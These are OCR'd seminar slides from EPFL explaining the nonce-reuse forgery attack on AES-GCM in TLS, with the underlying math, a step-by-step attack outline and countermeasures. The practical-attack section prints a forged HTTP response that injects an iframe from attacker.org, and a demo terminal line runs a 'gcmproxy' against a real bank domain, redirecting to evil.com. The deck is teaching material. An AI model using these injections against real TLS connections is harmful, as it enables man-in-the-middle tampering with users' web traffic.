ÉCOLE POLYTECHNIQUE
FÉDÉRALE DE LAUSANNE

Nonce Disrespecting Adversaries: Practical Forgery Attack on GCM in TLS

Student Seminar: Security Protocols and Applications

Dennis Gankin

Agenda

- AES-GCM
- Nonces
- Real Life Attack
- Countermeasures
- Conclusion


Agenda

- AES-GCM
- Nonces
- Real Life Attack
- Countermeasures
- Conclusion

Transport Layer Security (TLS)


Common versions: 1.2, 1.3

Symmetric encryption: AES-GCM




AES

- Block cipher
- Mode of operation for messages of arbitrary length



AES-GCM

- Authenticated encryption with associated data (AEAD)



AES-GCM

- Send (IV, A, C, T)

$$T = GHASH_L(A, C) = \bigoplus_{i=1}^{l} L^{l-i+1} \cdot X_i$$

$$X = A||0^*||C||0^*||enc_{64}(|A|)||enc_{64}(|C|)$$

- GHASH Key: $L = AES_K(0)$
- $IV = salt_{32}||nonce_{64}$

Agenda

- AES-GCM
- Nonces
- Real Life Attack
- Countermeasures
- Conclusion

Nonce

noun, [/nɑːns/]

Number used once

Nonce Reuse – Known Plaintext Attack

- Attacker knows sent plaintext
- Ciphertext sent:

$$C = CTR_K(IV) \oplus M$$

$$CTR_K(IV) = C \oplus M$$

- Decrypt/encrypt any new ciphertext:

$$C' = CTR_K(IV) \oplus M'$$

Nonce Reuse – The Forbidden Attack

$$T = GHASH_L(A, C) = \bigoplus_{i=1}^{l} L^{l-i+1} \cdot X_i$$

- M, M' authenticated with same nonce
- Build polynomial:

$$0 = \left(\bigoplus_{i=1}^{l} L^{l-i+1} \cdot (X_i \oplus X_i') \right) \oplus T \oplus T'$$

- L is root of polynomial

Nonce Reuse – The Forbidden Attack

$$0 = \left(\bigoplus_{i=1}^{l} L^{l-i+1} \cdot (X_i \oplus X_i') \right) \oplus T \oplus T'$$

- Polynomial has ℓ roots
- L is one of the roots
- Factor polynomial: Cantor-Zassenhaus
- Factor a second polynomial
- L is intersection of roots

- Compute authentiction tag for any forged message

Nonce Generation


TLS 1.2: "Each value of the nonce **must be distinct** … Failure to meet this uniqueness requirement can **significantly degrade security**."

- Secure:
  - Counter
  - Linear Feedback Shift Register
- Insecure:
  - Repeating values
  - Random values: collision probability
  - Faulty Implementations

n	p
22	0.000000
23	0.000002
24	0.000008
25	0.000031
26	0.000122
27	0.000488
28	0.001951
29	0.007782
30	0.030767
31	0.117503
32	0.393469
33	0.864665
34	0.999665
35	1.000000

Nonce Reuse in Real Life

- Internet Scan 2016




Nonce Reuse in Real Life

- Testing tool: https://gcm.tlsfun.de/

Agenda

- AES-GCM
- Nonces
- **Real Life Attack**
- Countermeasures
- Conclusion

Practical Forgery Attack



reuses nonce

1. Collect nonces, wait for duplicate
2. Get GHASH key – enable forgery


Get GHASH Key – The Forbidden Attack

- Factor polynomial:

$$0 = \left(\bigoplus_{i=1}^{l} L^{l-i+1} \cdot (X_i \oplus X_i') \right) \oplus T \oplus T'$$

- L is root of polynomial
- Compute any authentication tag $T = GHASH_L(A, C)$ we like

Practical Forgery Attack



reuses nonce

1. Collect nonces, wait for duplicate
2. Get GHASH key – enable forgery
3. Redirect to static web site
4. Known plaintext attack – enable encryption

Static Website– Known Plaintext Attack

- Sent plaintext M known:

$$CTR_K(IV) = C \oplus M$$

- Encrypt any new message:

$$C' = CTR_K(IV) \oplus M'$$

- Compute authetication tag with known key

Practical Forgery Attack

reuses nonce

1. Collect nonces, wait for duplicate
2. Get GHASH key – enable forgery
3. Redirect to static web site
4. Known plaintext attack – enable encryption
5. Inject javascript

Practical Forgery Attack


```
HTTP/1.1 301 Moved Permanently
Strict-Transport-Security: max-age=31536000
Date: Tue, 02 Aug 2016 20:47:06 GMT
Server: Apache
X-Frame-Options: SAMEORIGIN, SAMEORIGIN
Location: https://www.mi5.gov.uk/careers?146718903ac4b72
b
Cache-Control: max-age=1209600
Expires: Tue, 16 Aug 2016 20:47:06 GMT
Content-Length: 255
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>301 Moved Permanently</title>
</head><body>
<h1>Moved Permanently</h1>
<p>The document has moved <a href="https://www.mi5.gov.u
k/careers?146718903ac4b72b">here</a>.</p>
</body></html>
```

```
HTTP/1.1 200 OK
GCM: lol
Ignore: rict-Transport-Security: max-age=31536000
Date: Tue, 02 Aug 2016 20:47:06 GMT
Server: Apache
X-Frame-Options: SAMEORIGIN, SAMEORIGIN
Location: https://www.mi5.gov.uk/careers?146718903ac4b72b
Cache-Control: max-age=1209600
Expires: Tue, 16 Aug 2016 20:47:06 GMT
Content-Length: 255
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=iso-8859-1

<html><body style="margin:0"><script>document.body.style.
height = window.innerHeight+'px';</script><iframe src="ht
tps://attacker.org/blackhat/" style="width:100%;height:10
0%" frameBorder="0"></iframe></body></html>
```

Demo


New Tab
Apps
For quick access, place your bookmarks here on the bookmarks ...
Gmail
Bilder
Google
Deutschland
In Google suchen oder URL eingeben
evil.com
Home
Welcome to Google C
Chrome Web Store
root@pc1:/tmp/visa
File Edit Tabs Help
root@pc1:/tmp...
root@pc1:~
hanno@pc1:~
pc1 visa # ./gcmproxy -l www.visa.dk:443
-r 209.200.154.134:443 -w evil.com:8080
root@pc1:/tmp/visa
New Tab - Google ...
16:16

Agenda

- AES-GCM
- Nonces
- Real Life Attack
- Countermeasures
- Conclusion

Countermeasures

- Clearer guidelines in specification

- **Deterministic nonce creation:**
  - Use record sequence number as nonce
  - ChaCha20-Poly1305 and AES-OCB

TLS 1.2: "The nonce **may** be the 64-bit sequence number."

- **MAC then encrypt algorithms**
  - Security even with nonce reuse

TLS 1.3

- March 2018
- IETF – Internet Engineering Task Force

- ChaCha20-Poly1305 added
  - Deterministic nonce generation

- AES-GCM still used
  - Clearer guidelines
  - Nonce reuse still possible

Agenda


- AES-GCM
- Nonces
- Real Life Attack
- Countermeasures
- Conclusion

Conclusion

- AES-GCM insecure when nonce reused
  - Nonce reuse happens in real life
  - Man in the middle forgery attack possible

- TLS 1.3:
  - Added guidance
  - Nonce reuse in AES-GCM still possible
  - Better use ChaCha20-Poly1305 with implicit nonces

Thank you for your attention



Questions